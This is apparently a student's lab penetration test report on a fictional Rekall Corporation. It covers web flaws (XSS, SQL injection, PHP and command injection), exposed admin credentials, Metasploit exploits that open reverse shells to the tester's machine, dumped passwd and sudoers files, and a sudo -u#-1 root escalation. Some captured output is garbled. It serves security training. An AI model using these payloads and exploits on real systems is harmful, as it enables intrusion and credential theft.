



# Cybersecurity

## Penetration Test Report

### Rekall Corporation

### Penetration Test Report

**Student Note:** Complete all sections highlighted in yellow.

## Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

## Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	13
Vulnerability Findings	14

## Contact Information

Company Name	Lauren Co.
Contact Name	Lauren Ferguson
Contact Title	Penetration Tester

## Document History

Version	Date	Author(s)	Comments
001	2/7/23	Lauren Ferguson	Web Vulnerabilities
002	2/9/23	Lauren Ferguson	Linux Servers
003	2/13/23	Lauren Ferguson	Windows Servers

## Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

## Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

# Penetration Testing Methodology

## Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

## Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

## Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

## Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

## Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

# Executive Summary of Findings

## Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



## Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Partial SQL attack protection
- User accounts have passwords
- Secondary field networking.php shows some input validation protection
- Admin access limited directory traversal
- Partially patched servers
- Password usually required for privilege escalation

## Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- XSS vulnerable
- Sensitive data on About-Rekall.php and robots.txt
- Malicious PHP and JPG file can be uploaded
- Weak user passwords
- Admin password credentials exposed
- SQL injection vulnerabilities
- Command injection
- PHP injection
- Brute force
- Directory traversal
- Open source data exposed
- Open ports
- Nmap scan conducted against network
- Several CVEs that allow shell access
- Unpatched softwares
- Network service discovery

# Executive Summary


[Provide a narrative summary of your steps and findings, including screenshots. It's fine to mention specifics (e.g., used Metasploit to exploit a vulnerable version of DistCC), but do not get too technical in these specifics. This should be an A-Z summary of your assessment.]

## Day 1: Web Vulnerability Assessment

- Used XSS reflected vulnerability in Welcome page



- Found XSS reflected vulnerability to Memory-Planner.php page



- Discovered XSS stored vulnerability in comments.php


#	Owner	Date	Entry
1	bee	2023-02-08 05:58:37	
2	bee	2023-02-08 04:09:10	

- Sensitive data exposure using curl command About-Rekall.php

```
(root@kali)-[~]
File Actions Edit View Help
[root@kali ~]# curl -v http://192.168.14.35/About-Rekall.php | grep "flag"
* Trying 192.168.14.35:80 ...
*   % Total    % Received % Xferd  Average Speed   Time   Time     Current
*          Dload  Upload Total Spent   Left Speed
*          0     0     0     0     0     0   0 --:--:-- --:--:-- --:--:-- 0* Connected to 192.168.14.35 (192.168.14.35) port 80 (#0)
> GET /About-Rekall.php HTTP/1.1
> Host: 192.168.14.35
> User-Agent: curl/7.81.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Wed, 08 Feb 2023 04:10:57 GMT
< Server: Apache/2.4.7 (Ubuntu)
< X-Powered-By: Flag 4 ncckd97dk6sh2
< Set-Cookie: PHPSESSID=fah18ojdp2mo0j43mtm215fn15; path=/
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
< Vary: Accept-Encoding
< Content-Length: 7873
< Content-Type: text/html
<
{ [7873 bytes data]
100 7873 100 7873 0 0 2941k 0 --:--:-- --:--:-- --:--:-- 3844k
* Connection #0 to host 192.168.14.35 left intact
```

- Local file inclusion of php file in Memory-Planner.php

- Local file inclusion of jpg file in Memory-Planner.php



- SQL injection in login.php

A screenshot of the 'Admin Login' page. The page title is 'Admin Login' and the sub-instruction is 'Enter your Administrator credentials!'. It has fields for 'Login:' and 'Password:', both represented by large black redaction boxes. Below the password field is a 'Login' button. In the 'Login:' field, the value 'ok' or 1=1;-- is visible, indicating a successful SQL injection exploit.

User Login

Please login with your user credentials!

Login:

Password:

**Login**

Congrats, flag 7 is bcs92sjsk233

- Sensitive data exposure of admin login credentials

```

I1   color: white;
I2 }
I3 </style>
I4
I5 <form action="/Login.php" method="POST">
I6
I7   <p><label for="login">Login:</label><font color="#DB545A">dougquaid</font><br />
I8   <input type="text" id="login" name="login" size="20" /></p>
I9
I10  <p><label for="password">Password:</label><font color="#DB545A">kuato</font><br />
I11  <input type="password" id="password" name="password" size="20" /></p>
I12
I13  <button type="submit" name="form" value="submit" background-color="black">Login</button>
I14
I15

```

Enter your Administrator credentials!

Login:

dougquaid

Password:


●●●●●

**Login**

Successful login! flag 8 is 87fsdkf6djf , also check out the admin only networking tools

[HERE](#)

- Sensitive data exposure of robots.txt




```
User-agent: GoodBot
Disallow:

User-agent: BadBot
Disallow: /

User-agent: *
Disallow: /admin/
Disallow: /documents/
Disallow: /images/
Disallow: /souvenirs.php/
Disallow: flag9:dkkdudfkdy23
```

- Command injections in networking.php



http://192.168.14.35/Login.php x http://192.168.14.35/Login.php x +  
192.168.14.35/networking.php

**REKALL CORPORATION**

# Welcome to Rekall Admin Networking Tools

Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt

## DNS Check

Server: 127.0.0.11 Address: 127.0.0.11#53 Non-authoritative answer:  
Name: www.example.com Address: 93.184.216.34 SIEM: splunk Firewalls:  
barracuda CLOUD: aws Load balancers: F5

Congrats, flag 10 is ksdnd99dkas

The screenshot shows the main landing page of the Rekall Networking Tools. At the top, there's a large black 'R' logo with a circular arrow inside it, followed by the text 'REKALL CORPORATION'. Below this, a large heading reads 'WELCOME TO REKALL AUTOMATION Networking Tools'. A note below the heading says: 'Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt'. Underneath, there are two sections: 'DNS Check' with an input field containing 'www.example.com' and a red 'Lookup' button, and 'MX Record Checker' with an input field containing 'www.example.com' and a red 'Check your MX' button. At the bottom, there's some general information: 'SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5' and a congratulatory message: 'Congrats, flag 11 is opshdkasy78s'.

- Brute force attack of melina's password

The screenshot shows the login page for Rekall Corporation. The page features the same 'R' logo and 'REKALL CORPORATION' text as the homepage. It has a form asking 'Enter your Administrator credentials!'. The 'Login:' field contains the value '</label><br>'. The 'Password:' field is filled with eight dots ('●●●●●●●●'). Below the form is a 'Login' button. A success message at the bottom states: 'Successful login! flag 12 is hsk23oncsd , also the top secret legal data located here: [HERE](#)'.


- PHP injection using souvenirs.php

The screenshot shows a web browser with two tabs open: 'http://192.168.14.35/Login.php' and 'http://192.168.14.35/Login.php'. The terminal window displays the output of the command 'system("cat /etc/passwd")', which reveals the full root password file.


```
root:x:0:root:/bin/bash daemon:x:1:daemon:/usr/sbin:
/usr/sbin/nologin bin:x:2:bin:/usr/sbin/nologin
sys:x:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:
/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var
/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-
data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var
/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:
/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:
/usr/libexec/gnats gnatsd:x:65534:65534:nobody:/nonexistent
```

- Session management to find secret session ID for admin\_legal\_data.php

The screenshot shows the Burp Suite interface during an intruder attack. A payload set is being modified, and a context menu is open over the response pane, with the option 'Show response in browser' highlighted.



- Directory traversal of disclaimer.php



## Day 2: Linux Servers Attack

- Gathered OSINT about the WHOIS domain for the website totalrekall.xyz.

**Technical Contact Information:**

Name	sshUser alice
Organization	
Address	h8s692hskasd Flag1
City	Atlanta
State / Province	Georgia
Postal Code	30309
Country	US
Phone	+1.7702229999
Email	jlow@2u.com

Information Updated: 2023-02-10 01:33:16

- Conducted nmap scan to find the website IP

```
(root💀 kali)-[~]
# nmap totalrekall.xyz
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-09 21:18 EST
Nmap scan report for totalrekall.xyz (34.102.136.180)
Host is up (0.0028s latency).
rDNS record for 34.102.136.180: 180.136.102.34.bc.googleusercontent.com
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
1311/tcp  open  rxmon
5190/tcp  open  aol
11111/tcp open  vce

Nmap done: 1 IP address (1 host up) scanned in 17.36 seconds
```

- Conducted SSL certificate research about domain

https://crt.sh/?q=totalrekall.xyz

crt.sh Identity Search Group by Issuer

Criteria Type: Identity Match: ILIKE Search: 'totalrekall.xyz'

Certificates	crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities	Issuer Name
	6095738637	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA
	6095738716	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA
	6095204253	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA
	6095204153	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA

- Executed nmap scan to find number of hosts

OS and Service detection performed. Please report any incorrect results  
 Nmap done: 256 IP addresses (6 hosts up) scanned in 52.65 seconds

- Ran aggressive nmap scan to find IP address of host running Drupal

```
TRACEROUTE
HOP RTT      ADDRESS
1  0.10 ms  192.168.13.12

Nmap scan report for 192.168.13.13
Host is up (0.000018s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-generator: Drupal 8 (https://www.drupal.org)
|_http-title: Home | Drupal | CVS 2019-02-09 02:00
```

- Executed tomcatjsp exploit to gain shell access to host

```
KHOSTS → 192.168.13.10
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > exploit
[*] Started reverse TCP handler on 192.168.13.1:4444
[*] Uploading payload ...
[*] Payload executed!
[*] Command shell session 1 opened (192.168.13.1:4444 → 192.168.13.10:43404 ) at 2023-02-09 22:12:12 -0500

whoami
root
```

cat /root/.flag7.txt

```
configuration file. It puts the pieces together by including all remaining
parts.conf is always included from the main configuration file. It is used to determine the
listening ports for incoming connections, and this file can be customized anytime.
exit
```

- Used apache exploit to gain shell access to a different host

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit
[*] Started reverse TCP handler on 192.168.13.1:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (984904 bytes) to 192.168.13.11
[*] Meterpreter session 2 opened (192.168.13.1:4444 → 192.168.13.1:39350 ) at 2023-02-09 22:16:26 -0500

meterpreter >
```

```
# Cmnd alias specification
# User privilege specification
root    ALL=(ALL:ALL) ALL
# Members of the admin group may gain root privileges
%admin  ALL=(ALL) ALL
# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL
# See sudoers(5) for more information on "#include" directives:
#include /etc/sudoers.d
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
```

- Accessed sudoers file inside root account

```
#includedir /etc/sudoers.d
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin.sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104 ::/home/syslog:/bin/false
flag9-wudks8f7sd:x:1000:1000 ::/home/flag9-wudks8f7sd:
alice:x:1001:1001 ::/home/alice:
```

- Ran struts-2 exploit exploit to access another host system

```
msf6 exploit(multi/http/struts2_content_type_ognl) > sessions -i 3
[*] Starting interaction with 3 ...
meterpreter >
```

```
exploit
root[RELEASE]
/bin/sh: root: not found ... 24 common frames omitted
cd
ls
Caused by: org.springframework.util.InvalidMimeTypeException: Invalid mi
MBER_ACCESS), (#_memberAccess?(_memberAccess=#dm):((#container=#context['com.opensympho
flagisinThisfile.7z_xwork2ognl.ognlUtil@class)).(#ognlUtil.getExcludedPackageNames(),cle
cat flagisinThisfile.7z.apache.struts2.ServletActionContext@getRequest(),getHeader('X-cyu
7zoo'fV@%!♦♦♦flag 10 is wjasdufsdkgnew java.io.FileOutputStream(#f)).(#dnew sun.misc.BA
♦3♦e♦♦6=♦t♦♦#♦♦{♦♦<♦H♦vw{I♦♦♦W♦AbsolutePath()))}).(#p,start()).(#f.delete()): Inv
container_3
at org.springframework.web.servlet.DispatcherServlet.getMimeTypes(DispatcherServlet.java:1
container_3
at org.springframework.http.MediaType.parseMediaType(MediaType.java:103)
container_3
... 36 common frames omitted
#]
♦♦
,n♦]█
```

- Used Drupal exploit access account www-data

```
meterpreter > getuid
Server username: www-data
meterpreter > █
```

- SSHed into user Alice's account, and executed privilege escalation into root

```
cat: root: Is a directory
$ sudo -u#-1 bash
root@9ecc61f1b939:/# ls -l
bin  boot  dev  etc  home  lib  lib64  media  mnt  opt
root@9ecc61f1b939:/# cd -
bash: cd: /home/alice: No such file or directory
root@9ecc61f1b939:/# ls
bin  boot  dev  etc  home  lib  lib64  media  mnt  opt
root@9ecc61f1b939:/# cd root
root@9ecc61f1b939:/root# ls
